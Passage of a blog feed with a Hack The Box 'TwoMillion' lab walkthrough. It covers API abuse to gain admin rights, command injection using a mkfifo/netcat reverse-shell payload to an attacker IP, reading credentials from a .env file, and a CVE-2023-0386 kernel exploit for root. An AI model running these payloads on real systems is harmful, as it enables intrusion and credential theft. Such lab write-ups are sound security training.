<p>Next, I configured a “policy map” (again, in Cisco’s terms) to define what to do with these voice packets. I gave them a high percentage (20%) of link bandwidth during congestion because I do not want phone calls to become a slog for anyone on my network. In addition, I made it so voice packets would be marked with DSCP AF31, which is a high priority marking with a low drop probability.</p>

<p>Finally, I configured the policy map to be used outbound on the FastEthernet0/0 interface, ensuring that the router will route the audio with the DSCP marking I specified earlier.</p>]]></content><author><name>th3hat3d</name></author><summary type="html"><![CDATA[3CX Self-Hosted PBX]]></summary></entry><entry><title type="html">HTB: TwoMillion</title><link href="https://cybersec.deadandbeef.com/twomillion" rel="alternate" type="text/html" title="HTB: TwoMillion" /><published>2023-07-30T00:00:00+00:00</published><updated>2023-07-30T00:00:00+00:00</updated><id>https://cybersec.deadandbeef.com/twomillion</id><content type="html" xml:base="https://cybersec.deadandbeef.com/twomillion"><![CDATA[<h3 id="foothold">Foothold</h3>

<p><strong>Recon (nmap)</strong>:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># Nmap 7.94 scan initiated Sat Jul 29 18:44:28 2023 as: nmap -sC -sV -oN twomillion-scan 10.10.11.221
Nmap scan report for 10.10.11.221
Host is up (0.022s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx
|_http-title: Did not follow redirect to http://2million.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul 29 18:44:36 2023 -- 1 IP address (1 host up) scanned in 8.06 seconds
</code></pre></div></div>

<p>As we can see, there’s only an SSH and HTTP server. As usual, we will look at the web service first. Adding <code class="language-plaintext highlighter-rouge">2million.htb</code> to our host file, we visit the site.</p>

<p><strong>Visiting the Website</strong></p>

<p><img src="https://cybersec.deadandbeef.com/images/twomillion-landing.png" alt="TwoMillion landing page" /></p>

<p>The website looks like the old UI of HackTheBox, which is very cool. If this was the real site, we would want to sign up to play the machines. So let’s attempt to sign up (or join, in HTB’s terms).</p>

<p><img src="https://cybersec.deadandbeef.com/images/twomillion-signup.png" alt="TwoMillion signup page" /></p>

<p>Ah, we can’t sign up right away, can we? We need an invite code. This was a fun little challenge before HackTheBox got rid of it. It does add a bit of charm, needing to hack yourself into a hacking platform.</p>

<p><strong>Generating the Invite Code</strong></p>

<p>First of all, looking at the JavaScript reveals some big hints about how to generate the invite code. There is a JS file used by the website called <code class="language-plaintext highlighter-rouge">inviteapi.min.js</code> which, when deobfuscated, returns this code:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>eval(

(function (p, a, c, k, e, d) {

e = function (c) {

return c.toString(36)

}

if (!''.replace(/^/, String)) {

while (c--) {

d[c.toString(a)] = k[c] || c.toString(a)

}

k = [

function (e) {

return d[e]

},

]

e = function () {

return '\\w+'

}

c = 1

}

while (c--) {

if (k[c]) {

p = p.replace(new RegExp('\\b' + e(c) + '\\b', 'g'), k[c])

}

}

return p

})(

'1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}',

24,

24,

'response|function|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify'.split(

'|'

),

0,

{}

)

)
</code></pre></div></div>

<p>The strings “makeInviteCode” and “verifyInviteCode” seem like they would be JavaScript functions. Since we don’t have an invite code yet, we will try the former for now. Running <code class="language-plaintext highlighter-rouge">makeInviteCode()</code> in the browser console returns:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>{
  "0": 200,
  "success": 1,
  "data": {
    "data": "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/i1/vaivgr/trarengr",
    "enctype": "ROT13"
  },
  "hint": "Data is encrypted ... We should probbably check the encryption type in order to decrypt it..."
}
</code></pre></div></div>

<p>The message is encrypted using ROT13, which we can easily decrypt using CyberChef, giving us the cleartext message of :
<code class="language-plaintext highlighter-rouge">In order to generate the invite code, make a POST request to /api/v1/invite/generate</code></p>

<p>Our next step is pretty clearly broadcast to us here. Make a POST request, we will do:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ curl -d "" http://2million.htb/api/v1/invite/generate
{"0":200,"success":1,"data":{"code":"SlVQSDItUDZBVTMtU09SQTQtRzZLSE8=","format":"encoded"}}
</code></pre></div></div>

<p>Our invite code is Base64 encoded here. Decoding, we get <code class="language-plaintext highlighter-rouge">JUPH2-P6AU3-SORA4-G6KHO</code>. This seems like a code, alright. Just to confirm though, we will run that <code class="language-plaintext highlighter-rouge">verifyInviteCode()</code> function from earlier, with this code as the parameter. This returns:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>{
  "0": 200,
  "success": 1,
  "data": {
    "message": "Invite code is valid!"
  }
}
</code></pre></div></div>

<p>This is a code, alright! Let’s sign up using it and check out the rest of the site!</p>

<p><strong>Gaining RCE</strong></p>

<p><img src="https://cybersec.deadandbeef.com/images/twomillion-loggedin.png" alt="HackTheBox site while logged in" /></p>

<p>Looking around the website, there isn’t much to it. Many of the links are dead, with a notice signaling “database migrations.” Really, this means that most of the functionality isn’t there. One thing that we can do is generate a VPN key, which sends a GET to <code class="language-plaintext highlighter-rouge">/api/v1/user/vpn/generate</code>. Seeing an API endpoint like this only strikes our curiosity as hackers. Are there more endpoints? Fortunately for us, sending a GET to <code class="language-plaintext highlighter-rouge">/api/v1</code> lists all the endpoints available to us. How nice!</p>

<p><img src="https://cybersec.deadandbeef.com/images/twomillion-api.png" alt="HackTheBox API endpoints" /></p>

<p>Since we aren’t an admin, the <code class="language-plaintext highlighter-rouge">/api/v1/user/auth</code> endpoint would be a good place to start. Grabbing our cookie and sending a GET request, we receive the following response:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>{"loggedin":true,"username":"thehated","is_admin":0}
</code></pre></div></div>

<p>Well, that’s interesting. It tells us if we’re admin or not in addition to telling us if we are logged in. I wonder if we can change that. Well, the <code class="language-plaintext highlighter-rouge">/api/v1/admin/settings/update</code> endpoint may allow us to do just that. Submitting an empty PUT request to the endpoint, we receive this response:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>{"status":"danger","message":"Invalid content type."}
</code></pre></div></div>

<p>Since this is an API that uses the JSON format, we should format our request as such. Using the following <code class="language-plaintext highlighter-rouge">curl</code> command with an additional content type header and empty JSON body,</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl -X PUT -H 'Content-Type: application/json' -d "{}" -H 'Cookie: PHPSESSID=pkljqub49ubhsbbonrg8seskqn' http://2million.htb/api/v1/admin/settings/update
</code></pre></div></div>

<p>we receive a message requesting additional parameters:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>{"status":"danger","message":"Missing parameter: email"}
</code></pre></div></div>

<p>Adding the user email to our JSON body (<code class="language-plaintext highlighter-rouge">"email":"&lt;your email here&gt;"</code>), we receive a request to add our parameter of interest:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>{"status":"danger","message":"Missing parameter: is_admin"}
</code></pre></div></div>

<p>Sweet! It seems like we can change our admin status. Adding the parameter <code class="language-plaintext highlighter-rouge">"is_admin":1</code> to our JSON body returns the following body:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>{"id":28,"username":"thehated","is_admin":1}
</code></pre></div></div>

<p>It seems like our request was successful! We should now be able to access admin-only features! Our next endpoint of interest is <code class="language-plaintext highlighter-rouge">/api/v1/admin/vpn/generate</code>, as we can submit a POST request (meaning user input). Doing this with an empty JSON body gives us a response indicating the need for a username:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>{"status":"danger","message":"Missing parameter: username"}
</code></pre></div></div>

<p>Adding the <code class="language-plaintext highlighter-rouge">"username":"&lt;your username&gt;"</code> to the JSON body gives us this rather large response from OpenVPN:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>client                                                                                                                                      
dev tun                                                                                                                                     
proto udp                                                                                                                                   
remote edge-eu-free-1.2million.htb 1337                                                                                                     
resolv-retry infinite                                                                                                                       
nobind                                                                                                                                      
persist-key                                                                                                                                 
persist-tun                                                                                                                                 
remote-cert-tls server                                                                                                                      
comp-lzo                                                                                                                                    
verb 3                                                                                                                                      
data-ciphers-fallback AES-128-CBC                                                                                                           
data-ciphers AES-256-CBC:AES-256-CFB:AES-256-CFB1:AES-256-CFB8:AES-256-OFB:AES-256-GCM                                                      
tls-cipher "DEFAULT:@SECLEVEL=0"                                                                                                            
auth SHA256                                                                                                                                 
key-direction 1                                                                                                                             
&lt;ca&gt;                                                                                                                                        
-----BEGIN CERTIFICATE-----                                                                                                                 
MIIGADCCA+igAwIBAgIUQxzHkNyCAfHzUuoJgKZwCwVNjgIwDQYJKoZIhvcNAQEL                                                                            
BQAwgYgxCzAJBgNVBAYTAlVLMQ8wDQYDVQQIDAZMb25kb24xDzANBgNVBAcMBkxv                                                                            
bmRvbjETMBEGA1UECgwKSGFja1RoZUJveDEMMAoGA1UECwwDVlBOMREwDwYDVQQD
DAgybWlsbGlvbjEhMB8GCSqGSIb3DQEJARYSaW5mb0BoYWNrdGhlYm94LmV1MB4X
DTIzMDUyNjE1MDIzM1oXDTIzMDYyNTE1MDIzM1owgYgxCzAJBgNVBAYTAlVLMQ8w
DQYDVQQIDAZMb25kb24xDzANBgNVBAcMBkxvbmRvbjETMBEGA1UECgwKSGFja1Ro
ZUJveDEMMAoGA1UECwwDVlBOMREwDwYDVQQDDAgybWlsbGlvbjEhMB8GCSqGSIb3
DQEJARYSaW5mb0BoYWNrdGhlYm94LmV1MIICIjANBgkqhkiG9w0BAQEFAAOCAg8A
MIICCgKCAgEAubFCgYwD7v+eog2KetlST8UGSjt45tKzn9HmQRJeuPYwuuGvDwKS
JknVtkjFRz8RyXcXZrT4TBGOj5MXefnrFyamLU3hJJySY/zHk5LASoP0Q0cWUX5F
GFjD/RnehHXTcRMESu0M8N5R6GXWFMSl/OiaNAvuyjezO34nABXQYsqDZNC/Kx10
XJ4SQREtYcorAxVvC039vOBNBSzAquQopBaCy9X/eH9QUcfPqE8wyjvOvyrRH0Mi
&lt;output snipped&gt;
</code></pre></div></div>

<p>If anything, this seems like output not from the web application, but from a command. An <code class="language-plaintext highlighter-rouge">openvpn</code> command, I might add. Let’s do a little experiment. Let’s tack on <code class="language-plaintext highlighter-rouge">;sleep 5</code> to the end of our username and see what happens:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ time curl -vvv -H 'Content-Type: application/json' -d '{"username":"thehated;sleep 5"}' -H 'Cookie: PHPSESSID=pkljqub49ubhsbbonrg8seskqn' http://2million.htb/api/v1/admin/vpn/generate
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80 (#0)
&gt; POST /api/v1/admin/vpn/generate HTTP/1.1
&gt; Host: 2million.htb
&gt; User-Agent: curl/7.88.1
&gt; Accept: */*
&gt; Content-Type: application/json
&gt; Cookie: PHPSESSID=pkljqub49ubhsbbonrg8seskqn
&gt; Content-Length: 31
&gt; 
&lt; HTTP/1.1 200 OK
&lt; Server: nginx
&lt; Date: Sun, 30 Jul 2023 04:35:29 GMT
&lt; Content-Type: text/html; charset=UTF-8
&lt; Transfer-Encoding: chunked
&lt; Connection: keep-alive
&lt; Expires: Thu, 19 Nov 1981 08:52:00 GMT
&lt; Cache-Control: no-store, no-cache, must-revalidate
&lt; Pragma: no-cache
&lt; 
* Connection #0 to host 2million.htb left intact

real    5.39s
user    0.01s
sys     0.01s
cpu     0%
</code></pre></div></div>

<p>It does indeed seem like the sleep command worked! Going for the classic mkfifo shell using a payload like <code class="language-plaintext highlighter-rouge">thehated;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2&gt;&amp;1|nc 10.10.14.131 9001 &gt;/tmp/f</code> and setting up a reverse shell using <code class="language-plaintext highlighter-rouge">nc -lnvp 9001</code>, we do indeed get that shell, and yay for us!</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ nc -lnvp 9001                          
listening on [any] 9001 ...
connect to [10.10.14.131] from (UNKNOWN) [10.10.11.221] 42286
sh: 0: can't access tty; job control turned off
$
</code></pre></div></div>

<h3 id="lateral-movement">Lateral Movement</h3>

<p>The first thing to do is to check out what other users are on the box. The passwd file looks like this:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root:x:0:0:root:/root:/bin/bash                                                                                                     [5/1945]
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin                                                                                             
bin:x:2:2:bin:/bin:/usr/sbin/nologin                                                                                                        
sys:x:3:3:sys:/dev:/usr/sbin/nologin                                                                                                        
sync:x:4:65534:sync:/bin:/bin/sync                                                                                                          
games:x:5:60:games:/usr/games:/usr/sbin/nologin                                                                                             
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:120:MySQL Server,,,:/nonexistent:/bin/false
admin:x:1000:1000::/home/admin:/bin/bash
memcache:x:115:121:Memcached,,,:/nonexistent:/bin/false
_laurel:x:998:998::/var/log/laurel:/bin/false
</code></pre></div></div>

<p>There is a user named admin on the box, which we might want to get onto. We are currently in the web application’s directory, so let’s see if we can easily get some credentials here. There is a SQL database, after all (and a user does need to log in with a username and password).</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ grep -Ri "admin" .                                                                                                                        
./.env:DB_USERNAME=admin                                                                                                                    
./index.php:$router-&gt;new('GET', '/api/v1/admin/auth', 'AdminController@is_admin');                                                          
./index.php:$router-&gt;new('POST', '/api/v1/admin/vpn/generate', 'VPNController@admin_vpn');                                                  
./index.php:$router-&gt;new('PUT', '/api/v1/admin/settings/update', 'AdminController@update_settings');                                        
./views/home.php:                            &lt;span class=""&gt;&lt;i class="fa fa-users"&gt;&lt;/i&gt;&amp;nbsp;&lt;a href="#"&gt;Admins&lt;/a&gt; &lt;span class="text-succes
s pull-right"&gt;&lt;i class="fa fa-crosshairs"&gt;&lt;/i&gt; 5&lt;/span&gt; &lt;span class="text-info pull-right"&gt;&lt;i class="fa fa-user"&gt;&lt;/i&gt; 5&amp;nbsp;&lt;/span&gt; &lt;/span&gt;
./views/changelog.php:                &lt;span class="text-info"&gt;[~]&lt;/span&gt; &lt;span class="c-white"&gt;Change: Administration Delegation&lt;/span&gt;&lt;br&gt; 
./views/changelog.php:                Administrative tasks have been delegated to a number of users for more streamlined support and availab
ility called Moderators. Moderators are identified by the &lt;span class="text-danger"&gt;[+M]&lt;/span&gt; flag.                                       
./views/changelog.php:                Each member is allowed to change his username 3 times. After that, the functionality is disabled permanently. If the member requires further changes he should contact an admin.
./views/access.php:                    &lt;p&gt;&lt;span class="text-warning"&gt;Attention:&lt;/span&gt; IPv6 support is required for the vpn to work. Also, i
n some OSes, the command prompt must be run as Administrator/root otherwise the connection will complete but it will fail to install the required routes to communicate with the machines.&lt;/p&gt;
./controllers/AuthController.php:            $_SESSION["is_admin"] = $user['is_admin'];
./controllers/AuthController.php:        if (isset($_SESSION['loggedin']) &amp;&amp; isset($_SESSION['username']) &amp;&amp; isset($_SESSION['is_admin'])) {
./controllers/AuthController.php:            return json_encode(['loggedin' =&gt;  $_SESSION['loggedin'] ,'username' =&gt; $_SESSION['username'],'
is_admin' =&gt; $_SESSION['is_admin']]);
./controllers/VPNController.php:    public function admin_vpn($router) {
./controllers/VPNController.php:        if (!isset($_SESSION['is_admin']) || $_SESSION['is_admin'] !== 1) {
./controllers/AdminController.php:class AdminController
./controllers/AdminController.php:    public function is_admin($router)
./controllers/AdminController.php:        $stmt = $db-&gt;query('SELECT is_admin FROM users WHERE username = ?', ['s' =&gt; [$_SESSION['username']
]]);
./controllers/AdminController.php:        if ($user['is_admin'] == 1) {
./controllers/AdminController.php:        $is_admin = $this-&gt;is_admin($router);
./controllers/AdminController.php:        if (!$is_admin) {
./controllers/AdminController.php:        if (!isset($json-&gt;is_admin)) {
./controllers/AdminController.php:                'message' =&gt; 'Missing parameter: is_admin'
./controllers/AdminController.php:        $is_admin = $json-&gt;is_admin;
</code></pre></div></div>

<p>Bit inelegant, but we now know that there is a <code class="language-plaintext highlighter-rouge">.env</code> file, likely with some juicy credentials. Its contents are as follows:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
</code></pre></div></div>

<p>Bingo! There is a password for the admin user right here, and it works with sudo!</p>

<h3 id="privilege-escalation">Privilege Escalation</h3>

<p>Using SSH to log in as admin, we see that this user has mail. Checking out the mail indicates a potential vulnerability in the kernel installed on the system:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>From: ch4p &lt;ch4p@2million.htb&gt;
To: admin &lt;admin@2million.htb&gt;
Cc: g0blin &lt;g0blin@2million.htb&gt;
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: &lt;9876543210@2million.htb&gt;
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
</code></pre></div></div>

<p>So we know what we need to look for. A CVE in OverlayFS or FUSE. Searching this in Google returns results for CVE-2023-0386, and a proof of concept is available <a href="https://github.com/xkaneiki/CVE-2023-0386">here</a>. Downloading the zip file onto the target system and unzipping it, we can now run the exploit. First we start by using the <code class="language-plaintext highlighter-rouge">make all</code> command to compile the exploit. A few warnings show up, but they do not stop us from compiling. We can then run the exploit:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>./fuse ./ovlcap/lower ./gc
</code></pre></div></div>

<p>Logging into another SSH session, we run the final exploit binary:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>./exp
</code></pre></div></div>

<p>After running the binary, we get a shell as root!</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root     4096 Jul 30 16:29 .
drwxrwxr-x 6 root   root     4096 Jul 30 16:29 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo &lt;command&gt;".
See "man sudo_root" for details.

root@2million:~/CVE-2023-0386-main#
</code></pre></div></div>

<h3 id="optional-thank-you-note">Optional Thank You Note</h3>

<p>There is a file in the <code class="language-plaintext highlighter-rouge">/root</code> directory called <code class="language-plaintext highlighter-rouge">thank_you.json</code> with the following content:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>{"encoding": "url", "data": "%7B%22encoding%22:%20%22hex%22,%20%22data%22:%20%227b22656e6372797074696f6e223a2022786f72222c2022656e6372707974696f6e5f6b6579223a20224861636b546865426f78222c2022656e636f64696e67223a2022626173653634222c202264617461223a20224441514347585167424345454c43414549515173534359744168553944776f664c5552765344676461414152446e51634454414746435145423073674230556a4152596e464130494d556745596749584a51514e487a7364466d494345535145454238374267426942685a6f4468595a6441494b4e7830574c526844487a73504144594848547050517a7739484131694268556c424130594d5567504c525a594b513848537a4d614244594744443046426b6430487742694442306b4241455a4e527741596873514c554543434477424144514b4653305046307337446b557743686b7243516f464d306858596749524a41304b424470494679634347546f4b41676b344455553348423036456b4a4c4141414d4d5538524a674952446a41424279344b574334454168393048776f334178786f44777766644141454e4170594b67514742585159436a456345536f4e426b736a41524571414130385151594b4e774246497745636141515644695952525330424857674f42557374427842735a58494f457777476442774e4a30384f4c524d61537a594e4169734246694550424564304941516842437767424345454c45674e497878594b6751474258514b45437344444767554577513653424571436c6771424138434d5135464e67635a50454549425473664353634c4879314245414d31476777734346526f416777484f416b484c52305a5041674d425868494243774c574341414451386e52516f73547830774551595a5051304c495170594b524d47537a49644379594f4653305046776f345342457454776774457841454f676b4a596734574c4545544754734f414445634553635041676430447863744741776754304d2f4f7738414e6763644f6b31444844464944534d5a48576748444267674452636e4331677044304d4f4f68344d4d4141574a51514e48335166445363644857674944515537486751324268636d515263444a6745544a7878594b5138485379634444433444433267414551353041416f734368786d5153594b4e7742464951635a4a41304742544d4e525345414654674e4268387844456c6943686b7243554d474e51734e4b7745646141494d425355644144414b48475242416755775341413043676f78515241415051514a59674d644b524d4e446a424944534d635743734f4452386d4151633347783073515263456442774e4a3038624a773050446a63634444514b57434550467734344241776c4368597242454d6650416b5259676b4e4c51305153794141444446504469454445516f36484555684142556c464130434942464c534755734a304547436a634152534d42484767454651346d45555576436855714242464c4f7735464e67636461436b434344383844536374467a424241415135425241734267777854554d6650416b4c4b5538424a785244445473615253414b4553594751777030474151774731676e42304d6650414557596759574b784d47447a304b435364504569635545515578455574694e68633945304d494f7759524d4159615052554b42446f6252536f4f4469314245414d314741416d5477776742454d644d526f6359676b5a4b684d4b4348514841324941445470424577633148414d744852566f414130506441454c4d5238524f67514853794562525459415743734f445238394268416a4178517851516f464f676354497873646141414e4433514e4579304444693150517a777853415177436c67684441344f4f6873414c685a594f424d4d486a424943695250447941414630736a4455557144673474515149494e7763494d674d524f776b47443351634369554b44434145455564304351736d547738745151594b4d7730584c685a594b513858416a634246534d62485767564377353043776f334151776b424241596441554d4c676f4c5041344e44696449484363625744774f51776737425142735a5849414242454f637874464e67425950416b47537a6f4e48545a504779414145783878476b6c694742417445775a4c497731464e5159554a45454142446f6344437761485767564445736b485259715477776742454d4a4f78304c4a67344b49515151537a734f525345574769305445413433485263724777466b51516f464a78674d4d41705950416b47537a6f4e48545a504879305042686b31484177744156676e42304d4f4941414d4951345561416b434344384e467a464457436b50423073334767416a4778316f41454d634f786f4a4a6b385049415152446e514443793059464330464241353041525a69446873724242415950516f4a4a30384d4a304543427a6847623067344554774a517738784452556e4841786f4268454b494145524e7773645a477470507a774e52516f4f47794d3143773457427831694f78307044413d3d227d%22%7D"}
</code></pre></div></div>

<p>The contents of the <code class="language-plaintext highlighter-rouge">data</code> key are URL encoded. Decoding it using a tool like CyberChef gives us the following output:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>{"encoding": "hex", "data": "7b22656e6372797074696f6e223a2022786f72222c2022656e6372707974696f6e5f6b6579223a20224861636b546865426f78222c2022656e636f64696e67223a2022626173653634222c202264617461223a20224441514347585167424345454c43414549515173534359744168553944776f664c5552765344676461414152446e51634454414746435145423073674230556a4152596e464130494d556745596749584a51514e487a7364466d494345535145454238374267426942685a6f4468595a6441494b4e7830574c526844487a73504144594848547050517a7739484131694268556c424130594d5567504c525a594b513848537a4d614244594744443046426b6430487742694442306b4241455a4e527741596873514c554543434477424144514b4653305046307337446b557743686b7243516f464d306858596749524a41304b424470494679634347546f4b41676b344455553348423036456b4a4c4141414d4d5538524a674952446a41424279344b574334454168393048776f334178786f44777766644141454e4170594b67514742585159436a456345536f4e426b736a41524571414130385151594b4e774246497745636141515644695952525330424857674f42557374427842735a58494f457777476442774e4a30384f4c524d61537a594e4169734246694550424564304941516842437767424345454c45674e497878594b6751474258514b45437344444767554577513653424571436c6771424138434d5135464e67635a50454549425473664353634c4879314245414d31476777734346526f416777484f416b484c52305a5041674d425868494243774c574341414451386e52516f73547830774551595a5051304c495170594b524d47537a49644379594f4653305046776f345342457454776774457841454f676b4a596734574c4545544754734f414445634553635041676430447863744741776754304d2f4f7738414e6763644f6b31444844464944534d5a48576748444267674452636e4331677044304d4f4f68344d4d4141574a51514e48335166445363644857674944515537486751324268636d515263444a6745544a7878594b5138485379634444433444433267414551353041416f734368786d5153594b4e7742464951635a4a41304742544d4e525345414654674e4268387844456c6943686b7243554d474e51734e4b7745646141494d425355644144414b48475242416755775341413043676f78515241415051514a59674d644b524d4e446a424944534d635743734f4452386d4151633347783073515263456442774e4a3038624a773050446a63634444514b57434550467734344241776c4368597242454d6650416b5259676b4e4c51305153794141444446504469454445516f36484555684142556c464130434942464c534755734a304547436a634152534d42484767454651346d45555576436855714242464c4f7735464e67636461436b434344383844536374467a424241415135425241734267777854554d6650416b4c4b5538424a785244445473615253414b4553594751777030474151774731676e42304d6650414557596759574b784d47447a304b435364504569635545515578455574694e68633945304d494f7759524d4159615052554b42446f6252536f4f4469314245414d314741416d5477776742454d644d526f6359676b5a4b684d4b4348514841324941445470424577633148414d744852566f414130506441454c4d5238524f67514853794562525459415743734f445238394268416a4178517851516f464f676354497873646141414e4433514e4579304444693150517a777853415177436c67684441344f4f6873414c685a594f424d4d486a424943695250447941414630736a4455557144673474515149494e7763494d674d524f776b47443351634369554b44434145455564304351736d547738745151594b4d7730584c685a594b513858416a634246534d62485767564377353043776f334151776b424241596441554d4c676f4c5041344e44696449484363625744774f51776737425142735a5849414242454f637874464e67425950416b47537a6f4e48545a504779414145783878476b6c694742417445775a4c497731464e5159554a45454142446f6344437761485767564445736b485259715477776742454d4a4f78304c4a67344b49515151537a734f525345574769305445413433485263724777466b51516f464a78674d4d41705950416b47537a6f4e48545a504879305042686b31484177744156676e42304d4f4941414d4951345561416b434344384e467a464457436b50423073334767416a4778316f41454d634f786f4a4a6b385049415152446e514443793059464330464241353041525a69446873724242415950516f4a4a30384d4a304543427a6847623067344554774a517738784452556e4841786f4268454b494145524e7773645a477470507a774e52516f4f47794d3143773457427831694f78307044413d3d227d"}
</code></pre></div></div>

<p>The data contained in the <code class="language-plaintext highlighter-rouge">data</code> key here is hex encoded this time. and decoding this gives the following output:</p>
